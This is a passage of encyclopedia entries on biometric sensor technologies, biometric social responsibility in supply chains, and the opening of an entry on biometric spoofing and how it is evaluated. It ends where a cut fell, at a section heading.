S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1604

Biometric Sensors

Surekha Borra[19] ✉, Nilanjan Dey[20] and R. Simon Sherratt[21] ✉
(19) Department of ECE, K.S. Institute of Technology, Bangalore, Karnataka, India
(20) Department of Computer Science and Engineering, JIS University, Kolkata, West Bengal, India
(21) Department of Biomedical Engineering, University of Reading, Reading, UK

✉ **R. Simon Sherratt**
Email: r.s.sherratt@reading.ac.uk

Synonyms

Biometric detectors; Biometric scanners; Biometric transducers

Definition

A biometric sensor is an electronic device that captures raw biometric samples in a form that is suitable for generation of a biometric template, which can further be used for verification or authentication of an individual's identity. Examples include cameras, computer keyboards, microphones, fingerprint readers, and iris scanners.

Theory

Biometric sensors are the heart of any biometric identity system. Sensors range from a simple microphone for voice capture to a high-definition

camera for face capture or are specially designed to scan the iris, vein pattern, retina, signatures, and gait motion.

Biometric sensors capture reflected, transmitted, or projected acoustic or light signals, capacitive levels, or pressure differences proportional to the biometric trait. The transducers inbuilt within the sensors convert sensor measurements into electrical signals for further processing, digitization, storing, and matching.

The selection of biometric sensors and their classification depends upon the application, the biometric modality, technology, user acceptance, shape and size, connectivity, installation type, capturing distance, interface, contact type, capture mode, capture time, operating temperature, storage temperature, depth of field, illumination, resolution, device dimensions, weight, power source, power consumption, cost, false acceptance rate (FAR), and false rejection rate (FRR).

Most biometric sensors act like scanners to convert an individual's physical characteristics into images at different spatial resolutions, pixel resolutions, frame rate, compression levels, pixel depths, and imaging wavelengths. Multispectral imaging sensors generate multiple images at varying wavelengths and differing levels of polarizations, which can further be processed to result in a meaningful image.

Miniature sensors are technologically advanced and find their applications in smart phones and wireless devices. In applications where hygiene and security are of primary concern, contactless sensors are ideal. Contactless sensors are nonintrusive, stress free for public use, hygienic, remain clean with no residual traces, and are long-lasting. However, the end user must keep the biometric trait steady over the sampling period.

Thermal infrared (IR) sensors measure heat energy emitted from the objects instead of measuring the light reflected from objects. Imaging sensors used in face recognition systems are mostly designed to collect radiation in the visible spectrum and are based on two technologies: CMOS (complementary metal-oxide semiconductor) or CCD (charge-coupled device). These sensors convert photons into electrical charges. If anatomical features of faces are considered as biometric, then thermal cameras composed of ferroelectric sensors to capture long-wave thermal infrared (LWIR) can be used as biometric sensors. These sensors capture facial imagery independent of illumination. To obtain a face print, a structured light is projected on the face using multiple sensors using 3D technology. A

digital image or video frame is obtained by projecting structured light onto the face to capture distinct features of face irrespective of the viewing angles and illumination conditions (Ding et al. 2019). Currently sensors are highly miniatured and hence are easily embedded into wearable gadgets such as smart glasses, on-body sensors, smart phones, tablets, and computers. Face acquisition accuracy has improved with advancements in pixel sensitivity, semiconductor technology, and 2D and 3D technology making real-time face acquisition and recognition feasible.

Fingerprint sensors have evolved from optical sensors, capacitive sensors, swipe sensors, touchless 3D sensors, and slap sensors, to touchless swipe sensors, becoming cheaper in cost and compact in size with an ability to sense multiple fingers simultaneously. Optical sensors are widely used sensors with live scan fingerprint recognition technology at high resolution with the ability to resist various temperature changes. A glass prism is illuminated with an LED and when a finger is placed on the platen; the CCD, or CMOS, collects the refracted rays, which in turn are imaged to display whorls and valleys as white spaces, and ridges as dark lines. Ultrasound sensors work on the principle of capturing the reflected ultrasonic energy from the finger, which is exposed to high-frequency sound waves. The resultant fingerprint images after processing the acoustic pulses are less degraded when compared to optical sensors. Solid state sensors consume less power and are of miniature size. These sensors measure the capacitance levels between the finger and the array of electrodes, which is further processed to image a fingerprint. Smart phones use capacitive fingerprint sensors to record a voltage proportional to the capacitance, and in turn the distance between the fingerprint sensor and the valleys or ridges. Thermal-detection-based sensors are made up of pyroelectric material to measure the heat transferred from the fingerprint to the sensor. The resultant images reflect the temperature differences. Temperature differential sensors measure the electric intensities generated from varying levels of electric currents passing through the valleys and ridges (An et al. 2018).

Iris capturing cameras were first developed in 1993 (Daugman 1993). High quality texture and color details of the iris were captured with this Near Infrared (NIR) camera, demanding lot of cooperation and attention from the user. Currently, iris sensors are available on smart phones. Sensors are available as single or dual scanners and can capture simultaneous dual

iris with adjustable interpupillary distance and optical path distances. These sensors can capture a high-quality iris image from a distance and even when an individual is moving.

Palm vein sensors are mostly contactless. They emit NIR to read the vein pattern of the palm by absorbing deoxidized hemoglobin present in the actively flowing blood. For Gait-based human identification and motion capture, accelerometers, gyroscopes, depth sensors, and infrared sensors are widely used apart from RGB cameras.

Sensors used for signature recognition are of capacitive type incorporated in the screens of tablets or smart phones. The signatures written on these screens using the finger or stylus in real time are later digitized for extraction of speed, stroke order, and the pressure applied for identification of physical activity of an individual. Whereas, signatures, written on a paper using pen, are digitized using an optical scanner or camera, whose shape can further be examined for identification, by comparing visual images of signatures.

A microphone is widely used to convert sound into an electrical signal by detecting sound pressures or air vibrations change, for the purpose of voice recognition after extracting pitch, fundamental frequency, nasal one, cadence, and inflection from the measured signal. However, these kinds of conventional sensors are sensitive due to damping effects and mechanical resonance. Vibration responsive sensors are flexible and are not affected by the variations in the loudness of the sound, and in the presence of noise and obstacles. These are attached to a neck to measure the acceleration of skin vibration which in turn helps in recognizing voice through vibration of the neck skin. They are made up of a diaphragm with tiny holes and an ultrathin polymer film (Lee et al. 2019).

Application

Biometric sensors are widely used in the devices or systems which are developed to identity humans for the purpose of access control. They are used in smart devices, access to point-of-sale (POS) systems, PCs or server systems, physical access control, logical access control, visitor ID management, physical admission into secured areas such as kiosks or ATMs, banking/financial applications, applicant identification, healthcare, civil registry enrolment, inmate release management, biometric document

issuance, border control, attendance and time management, security, financial/banking, healthcare, commercial enterprises, industry-specific biometric applications, e-voting, educational facilities, electronic data security, law enforcement, forensic applications, etc.

Open Problems and Future Directions

Most biometric sensors require a user to be stable and close over the sensing period to obtain quality acquisition, and their performance depends on intrasubject variations such as occlusions, rotations, illuminations, and external noise. Improvement in image quality or photosensitivity, in the unconstrained environments irrespective of the sensor cleanliness, user's position, and cooperation, is an interesting area for further work (Jain et al. 2016).

There is a scope for further development of sensors to be more compact and portable. As with miniaturized sensors, the thermal management becomes difficult when considering critical dimensional tolerance-related issues. In addition, as the pixel size decreases with miniaturization, the quantity of captured electrons decreases resulting in lowering the sensor's dynamic range (Roy and Miller 2017). Sensors cable of simultaneous acquisition of multiple biometric traits of the user can also be developed.

Cross-References

Biometric Detectors
Biometric Scanners
Biometric Transducers

References

An BW, Heo S, Ji S, Bien F, Park JU (2018) Transparent and flexible fingerprint sensor array with multiplexed detection of tactile pressure and skin temperature. Nat Commun 9(1):1–10

Daugman JG (1993) High confidence visual recognition of persons by a test of statistical independence. IEEE Trans Pattern Anal Mach Intell 15(11):1148–1161

Ding Y, Li N, Young SS, Ye J (2019) Efficient 3D face recognition in uncontrolled environment. In: International symposium on visual computing. Springer, Cham, pp 430–443

Jain AK, Nandakumar K, Ross A (2016) 50 years of biometric research: accomplishments, challenges, and opportunities. Pattern Recogn Lett 79:80–105

Lee S et al (2019) An ultrathin conformable vibration-responsive electronic skin for quantitative vocal recognition. Nat Commun 10(1):1–11
[MathSciNet]

Roy R, Miller J (2017) Miniaturization of image sensors: the role of innovations in complementary technologies in overcoming technological trade-offs associated with product innovation. J Eng Technol Manag 44:58–69

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_735

Biometric Social Responsibility and Supply Chain Implications

Alan D. Smith[22] ✉
(22) Department of Marketing, Robert Morris University, Moon Township (Pittsburgh), PA, USA

✉ **Alan D. Smith**
Email: smitha@rmu.edu

Synonyms

Biometric information ethics

Introduction

Biometric social responsibility and its unique relationships to corporate social responsivity, customer relation management, and supply chain management have been facing many challenges in an increasingly globally integrated economy. Companies typical compete at the supply chain level, and its ethical or ethical behaviors have part of the public press. As automatic identification and data capture technologies, big data analytics, and database analytics have increased the exposure of personally identifiable information for firms' customers, management must properly deal and manage ethical controversies such exposure generates.

Definition

Biometric social responsibility deals with the proper ethical management of the multifacet socio-technical impacts and issues of personally identifiable and potentially sensitive information and the associated information

infrastructures designed to automatically capture, collect, and store such biometric data. Defining such biometric social responsibilities is an acceptable approach in dealing with the myriad of privacy and accessibility rights issues that are inherently associated with the handling, storage, dissemination, and management of personally identifiable information. Biometric social responsibility is just a subset of the general problem of social acceptability of biometrics technologies, as social biometric responsibility is a comprehensive approach to address this issue of personal needs for privacy and protection from spying versus society's needs for providing security, safety, and quick response in case of emergencies for its citizenry. A strategic biometric social responsibility discussion is now needed to develop proper policies, practices, and standardized practice in the global economy.

Essentially, each individually has unique, immutable biometric signatures, such as fingerprints, DNA, iris, facial profiles, and related personal history, which can be readily used by both governmental agencies and commercial businesses, and can be captured in an electronic form with or without an individual's consent. Documenting a viable biometric social responsibility must create a comprehensive approach to address the strategy that a firm and/or governmental agency must take in order to balance businesses and governments' need to collect, store, and retrieve this personally identifiable information (driven by the convenience, security, and profitable aspects) with the need of the individual to have reasonable levels of privacy and protection from unnecessary and unwarranted spying. The exponential use of biometrics and related scanning technologies in such applications as airports, airlines, shopping centers, and governmental campaigns to track its many citizens makes the need for such a policy paramount.


Background

Consumer Relationship Management


The intention of this report is to point out the biometric social responsibility problems to be addressed, not the solution. The advancement of biometric scanning technology has become a very controversial topic in terms of its ultimate societal aims in providing security, safety, and faster customer service that will benefit customer relationship management (CRM) now and

in the future. Customer relationship management (CRM) is a broad term that covers concepts used by companies to manage their relationships with customers, including the capture, storage, and analysis of customer, vendor, partner, and internal process information. Biometrics, in terms of this present study, refers to technologies for measuring and analyzing a person's physiological or behavioral characteristics, such as fingerprints, iris identification, voice patterns, facial patterns, and hand-measurements, for identification and verification purposes. Biometrics, if properly integrated with automatic identification and data capture (AIDC)-related technologies, assists management in controlling cost, inventory levels, pricing, and a variety of operational and tracking purposes. Strategic leveraging of AIDC and biometrics can efficiently move for competitive advantages. Many businesses rely heavily on communication devices, which aid in the development of products and services, and with strong communication the marketing of products and services can be used as a competitive advantage. AIDC in conjunction with the Internet can provide customers with incredible amounts of information for those who need it, such as car or insurance shopping (Smith and Offodile 2002, 2007). Hence, AIDC and biometrics allow for timely and reliable data, which can significantly aid management in making quality decisions that will benefit the company by taking the human error out of the data collection process.

However, such technical advances have affected the relationship between society and businesses in a number of ways. In general, such technology has helped develop more advanced economies and has allowed the rise of a more leisure class. Various implementations of technology influence the values of a society, and new technology often raises new ethical questions. Technology has amplified the ability of a contributor of a service to improve their customer relations via accurate and quick personal identification and verification, such as a license or a passport. At times, it may also require customers to input a password or a PIN, but biometrics eliminates that aspect. Convenience can be enhanced as customers walk into a store, go up to a free-standing machine that will read their fingerprints, and retrieve the shopping history. Gentry (2007) noted that customers typically find convenience and personalized experience useful, resulting in increased business and customer satisfaction/retention. Figures 1 and 2 summarize selected benefits and disadvantages behind the biometric controversy.



Biometric Social Responsibility and Supply Chain Implications, Fig. 1 Forces of benefits and disadvantages behind the biometric controversy



Biometric Social Responsibility and Supply Chain Implications, Fig. 2 Basic Input/Output AIDC/Biometric Model

As illustrated in Figs. 1 and 2, a documented biometrics social responsibility has many benefits for companies, government agencies, and consumers. Such benefits have increased greatly over the past three decades with security and the assurance of identification as many people feel that owing to standardized uses of biometrics, their identity would be safer and that there would be less chance of being a candidate for identity theft. Management frequently feel that AIDC and biometrics are precise, easy-to-use, and a dependable means of increasing CRM at both the tactical and strategic levels. The basis for benefits of biometric social responsibility is grouped in the need for standardization, objectivity, and reliability in the supply chain, which in turn builds mutual trust.

Supply Chain Management (SCM) Trust Aspects

The continuous improvement of technology allows customers and stakeholders to gain access to increasing levels of information about what happens within the supply chains. Companies now compete at the supply chain level rather than at the individual firm level within their respective industries. With the current spread of the Covid-19 virus that started in Wuhan, China, in late 2019, this spread and resultant decrease in global commerce have truly illustrated the interconnectivity, dependency, and vulnerabilities of supply chains. With other current events, firms' use of international suppliers has undercovered social questionable conditions of child labor, poor safety working environments, environmental degeneration, to name a few, which are increasingly made public. In response to these unfavorable issues, many companies are now exploring ways to identify, assess, and monitor supplier-related social practices.

As discussed by Jones et al. (2010), small and medium-sized companies especially need to integrate trust in their business operations. As the authors empirically found, the organizational size is irrelevant to building trust. Past research has suggested that larger businesses are in positions where they are able to develop trust-based relationships much easier due to their access to greater tangible or financial and intangible or relational resources. In justifying this assumption that small businesses have to overcome bigger challenges, the authors chose to define two issues that were the cause. In general, smaller businesses have much less power to control over their environmental factors than larger and more developed organizations in terms of their supply chain operations and integration policies. However, with the advent of relatively inexpensive automatic identification and data capture (AIDC) technologies, coupled with the predictive power of big data analytics, smaller companies can level the playing field and grow their supply chains. Biometric identification capability and e-personalization strategies can lower the costs of entry to access large sections of potential customers with tailored-made messages that fits their unique demographics. Traditionally, larger businesses have earned more attractive reputations in developing a supply chain relationship. However, reduced costs, increased accuracy, and reliability via technological leverage have enabled smaller firms to create reputations of trust among its trading partners and ultimate customers that can rival their larger counterparts.

The integration of social responsible practices in SCM from an operations management perspective typically involves examination of biometric social responsibility in terms of supply chain structures of transparency, dependency, and distance to ensure the adoption of socially responsible practices. Awaysheh and Klassen (2010) studied four broad categories of supplier socially responsible practices (e.g., supplier human rights, supplier labor practices, supplier codes of conduct (COC), and supplier social audits). In particular, supplier human rights measure the extent to which practices are in place to reduce the possibility that suppliers employ vulnerable groups of people, namely children and impoverished persons. Supplier labor practices assess the conditions in which employees perform their duties, and how an employer contributes to the overall welfare of employees. Supplier COC measures the extent to which specific procedures are explicitly spelled out by the focal firm to ensure that suppliers adhere to ethical expectations. Supplier social audits measure the degree to which suppliers are monitored by the focal firm to ensure their adherence to social expectations.

The results of the research by Awaysheh and Klassen (2010) indicated that higher levels of transparency were related to higher levels of supplier's socially responsible practices, and as product visibility increases the use of supplier's human rights, labor practices, codes of conduct, and social audits increases. The multiple dimensions of distance were significantly related to the use of supplier's socially responsible practices. In general, the organizational length of the supply chain increases is associated with increases in the use of codes of conduct, labor practices, and social audits. Being positioned further upstream in the supply chain relates in a greater use of supplier's codes of conduct. Ultimately, the level of involvement in supplier COC was found to be the greatest factor, followed by supplier's human rights, then supplier's labor practices, and finally supplier's social audits.

Theory of Corporate Social Responsibility (CSR) as Strategy


CSR Policy Development

Researchers and practitioners have long debated over the exact definition of corporate social responsibility (CSR) (Aras and Crowther 2009; Lindgreen et al. 2009; Smith 2009a, b, c; Vilanova et al. 2009). Part of this controversy is due to the fact that the concept involves a broad range of behaviors, and there are many different views as to what constitutes sound and profitable CSR strategies. According to Pearce and Robinson (2009) and Smith (2009a, b, c), good social sustainability and CSR policies, procedures, and practices are based on the basic framework that businesses have a long-term responsibility not only to the stockholders, but also to society in general. In addition, Jones states that CSR "is a form of self-control which involves elements of normative constraint, altruistic incentive and moral imperative in the quest for corporate nirvana" (Jones 1980, p. 59). Governmental purposes of biometric scanning include advancing the security against terrorist acts and the ability to keep database of citizens. With the use of biometrics, there must be a balance maintained between citizen conveniences, such as quick passport and travel security approval, versus loss of privacy via excessive monitoring. Such comprehensive databases probably would help in solving crimes that are unsolved in the USA, but at what costs, intangible and tangible, to properly store and secure database warehouses, containing records of citizens' and visitors' biometric and personal information.

Advocates of CSR, according to Porter and Kramer (2006), presented four reasons for the need for CSR, namely moral obligation, sustainability, license-to-operate, and reputation. Barrett (2009) and Bhattacharya et al. (2009) presented a different viewpoint, suggesting that the need for CSR is based on several suppositions. First, business behaviors are typically unfair, hazardous, and harmful to the environment, and unscrupulous. Second, businesses offer nothing to society in general. Third, corporations actually take something from the general public. Finally, a necessary requirement of a typical firm is a self-serving and callous nature. However, regardless of the number of definitions offered for corporate social responsibility and its need, the concept remains the same: There are social consequences to a firm's actions and behaviors, and they must be addressed.

According to classic work by Carroll (1991, 1999), CSR may be viewed through the evolution of four different categories (economic, legal, ethical, and philanthropic), as demonstrated in Fig. 3. Economic responsibility theoretical refers to maximizing profits in order to increase shareholder

wealth. As a result of this behavior, company' management is acting socially responsible since it is employing people and making tax payments, although only a small proportion of the company's stakeholders share in profits. Acting in accordance with laws that apply to the company's activities falls into the category of legal responsibility. Companies also have an ethical responsibility. They must act in a moral manner above and beyond legal requirements, once they meet their obligations to shareholders and obey the existing laws. Finally, companies that participate in voluntary activities, or good corporate citizenship, are practicing discretionary responsibilities, the ultimate goals of CSR. Companies must keep in mind that economic and legal responsibilities are mandatory, being ethical is an expectation of society, and voluntary social commitment is anticipated by society. Perhaps, the most favorable effect of following sound CSR strategies is that many businesses find that promoting public awareness of their social responsibilities has returned a positive impact on the corporate financial bottom line. As evident in the corresponding research in supply chains, CSR practices, policies, and procedures can have a lasting impact of the appropriate uses of biometrical socially responsible technologies as well.



Biometric Social Responsibility and Supply Chain Implications, Fig. 3 Carroll's model illustrating the importance of a firm maintaining profitability in order to fund other characteristics of corporations as adapted from Carroll (1991, 1999)

According to Carroll's (1991, 1999) model, a company's main duty is to turn a profit, as shown in Fig. 3. Following CSR strategies has yielded positive financial results for many companies through increasing brand awareness and loyalty, by lowering costs and by enhancing current value chain integration; all of which had the effect of producing higher than expected returns. Perhaps, this occurs because the best CSR initiatives are also smart business decisions. Whether a company pursues CSR efforts to satisfy its stakeholders or to increase the efficiency of its supply chain, the CSR initiative should fit the company's business strategy, as suggested by McPeak and Tooley (2008) and Pfau et al. (2008).

Applications and Future Directions

Social responsibility issues must be considered in any national policy debate when rushing to find the apparently great need for the operational efficiencies associated with the implementation of AIDC, big data analytics, and biometric-scanning technologies with firms' supply chains. Ethical

standards are traditionally considered higher for governments that are assigned with the tasks of advocating and protecting the best interests of their citizens, such as increased security, particularly in the fields of terrorism and identity theft. Maintaining and providing access to such sensitive files to business and governmental agencies must consider the theoretical CSR frameworks, such as those proposed by Carroll (1991, 1999).

Applications of AIDC, big data analytics, and biometric scanning must have built-in personal safeguards for biometric authentication, such as for airport security purposes, which allow proper access to certain restricted zones (Smith et al. 2019). Convenience factors, such as replacing personally identifiable keys, passwords, and timecards, should propel biometrics from the luxury category to the commonplace. In the shopping and marketplace, biometrics will allow for many time-saving and e-personalization techniques in this genre, replacing retail advantage cards and traditional modes of cash transactions. As these technologies continue to develop and become increasingly difficult to contain, will businesses and government be able to have a sound platform for discussion and biometric social responsibility and consumer/citizen rights? Perhaps, only time and a directed approach of stakeholder discussions on such policies, procedures, and practices will tell.

References

Aras G, Crowther D (2009) Corporate sustainability reporting: a study in disingenuity? J Bus Ethics 87(1):279–288

Awaysheh A, Klassen RD (2010) The impact of supply chain structure on the use of supplier socially responsible practices. Int J Oper Prod Manag 30(12):1246–1268

Barrett D (2009) Corporate social responsibility and quality management revisited. J Quality Participation 31(4):24–30

Bhattacharya CB, Korschun D, Sen S (2009) Strengthening stakeholder-company relationships through mutually beneficial corporate social responsibility initiatives. J Bus Ethics 85(4):257–272

Carroll A (1991) The pyramid of corporate social responsibility: toward the moral management of organizational stakeholders. Bus Horiz 34(4):39–48

Carroll A (1999) Corporate social responsibility. Bus Soc 38(3):268–295

Gentry CR (2007) Fingerprinting: the future. Retrieved October 10, 2007 from http://proquest.umi.com/pqdweb?index=27&sid=10&srchmode=1&vinst=PROD&fmt=4

Jones TM (1980) Corporate social responsibility: revisited, redefined. Calif Manag Rev 23(2):59–67 [MathSciNet]

Jones SL, Fawcett SE, Wallin C, Fawcett AM, Brewer BL (2010) Can small firms gain relational advantage? Exploring strategic choice and trustworthiness signals in supply chain relationships. Int J Prod Res 52(18):5461–5466

Lindgreen A, Swaen V, Johnston WL (2009) Corporate social responsibility: an empirical investigation of U.S. organizations. J Bus 85(1):303–323

McPeak C, Tooley N (2008) Do corporate social responsibility leaders perform better financially? J Glob Bus Issues 2(2):1–5

Pearce J, Robinson R (2009) Strategic management: formulation, implementation, and control, 11th edn. McGraw-Hill/Irwin, New York

Pfau M, Haigh M, Sims J, Wigley S (2008) The influence of corporate social responsibility campaigns on public opinion. Corp Reput Rev 11(2):145–154

Porter ME, Kramer M (2006) Strategy and society: the link between competitive advantage and corporate social responsibility. Harv Bus Rev 84(12):78–92

Smith AD (2009a) Financial sustainability through contingency planning: multi-case study. Int J Sustain Eco 1(4):317–334

Smith AD (2009b) The impact of e-procurement systems on customer relationship management: a multiple case study. Int J Procure Manag 2(3):314–338

Smith AD (2009c) Leveraging concepts of knowledge management with total quality management: case studies in the service sector. Int J Log Sys Manag 5(6):631–653

Smith AD, Offodile OF (2002) Information management of automated data capture: an overview of technical developments. Inform Manag Comp Sec 10(3):109–118

Smith AD, Offodile OF (2007) Exploring forecasting and project management characteristics of supply chain management. Int J Log Supp Manag 3(2):174–214

Smith AD, Shock JR, Beaves RG (2019) Customer relationship management and the impact of e-coupons on B2C retail markets. Int J Bus Inform Syst 30(2):203–231

Vilanova M, Lozano JM, Arenas D (2009) Exploring the nature of the relationship between CSR and competitiveness. J Bus Ethics 87(1):57–69

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1657

Biometric Spoofing and Its Evaluation

Maria De Marsico[23] ✉
(23) Department of Computer Science, Sapienza University of Rome, Rome, Italy

✉ **Maria De Marsico**
Email: maria.demarsico@uniroma1.it
Email: demarsico@di.uniroma1.it

Synonyms

Biometric spoofing evaluation

Definitions

Biometric spoofing refers to the attempts by malicious users to be recognized as a specific individual enrolled in a biometric system gallery.

Background

In a biometric recognition system, the captured data coming from an either physical or behavioural trait (*sample*), e.g. a photo of the face or a fingerprint, is processed to extract a feature set (vector) according to the algorithms exploited for matching; during enrolment operations, such vector is included in the individual's *template* in the system *gallery*. When an individual must be recognized, the system extracts the feature vector from the sample submitted for recognition (*probe*) and compares this vector with those contained in the gallery or with suitable classification models built during a training phase.

A biometric system operation can confirm an identity claim (*verification*): this entails a 1 : 1 comparison of identities between the feature vector(s) extracted from the incoming probe(s) and the feature vector(s) stored for the claimed identity. Establishing an identity (*identification*) entails a 1 : *N* comparison of identities, because the probe represents an unknown identity, so that it is compared with all the templates, possibly more than one per identity, that are stored in the gallery to return the best match. In closed-set identification, all individuals accessing the application are enrolled in the system. Open-set identification assumes that some probes can also belong to individuals that are not in the gallery (e.g. in applications relying on a watch list). In this case, a reject option must be added to the set of possible system responses.

Either in verification or identification, each comparison returns a matching score between the probe vector (P) and one in the gallery (G_i) or a confidence measure of the conformance of the probe with a pre-trained model. A final decision relies on a threshold: an equal/higher score supports the hypothesis that the matched vectors come from the same individual; otherwise, the system will consider a negative matching.

In a spoofing (or presentation) attack, an impostor tries to be recognized as an enrolled user, typically in verification operations (e.g. authentication to a service). Spoofing is different from zero-effort attack, where during a verification operation an impostor claims a certain identity without any effort to look like the real individual. In spoofing, some action is taken by the impostor, e.g. showing a photo or a video of the real user (Marcel et al., 2019). Camouflage is different from spoofing too, because in this case the aim of the individual undergoing identification is to avoid recognition.

Evolution

Spoofing was not considered among the problems to tackle in the first biometric recognition systems. However, the importance of evaluating the possible attacks to a biometric system has increased together with the spread of biometric applications. Almost all biometric traits can be attacked, e.g. fingerprints with fake reproductions, face with photos or videos, and iris with contact lenses. However, behavioural traits, e.g. gait or signature dynamics, though less effective for recognition, due to their lack of permanence on the long term, are more robust to spoofing. At present, specific international challenges aim at motivating the research attention on

this topic. A further raising research line is the detection of samples produced by artificial intelligence-based deepfake techniques. In this case the aim of the attacker is not to “directly” impersonate an enrolled subject by using a forged sample, e.g. a photo of the face or a silicon fingerprint. The aim of fake samples is, e.g. to deceitfully attribute actions or words to a certain individual. In both cases, it is possible to reduce the problem of forgery detection to a binary genuine-fake classification. Its solution depends on the biometric trait at hand (e.g. face or fingerprint) and the type of attack (e.g. photo or video).

Errors of a Biometric System: Matching and Spoofing Detection

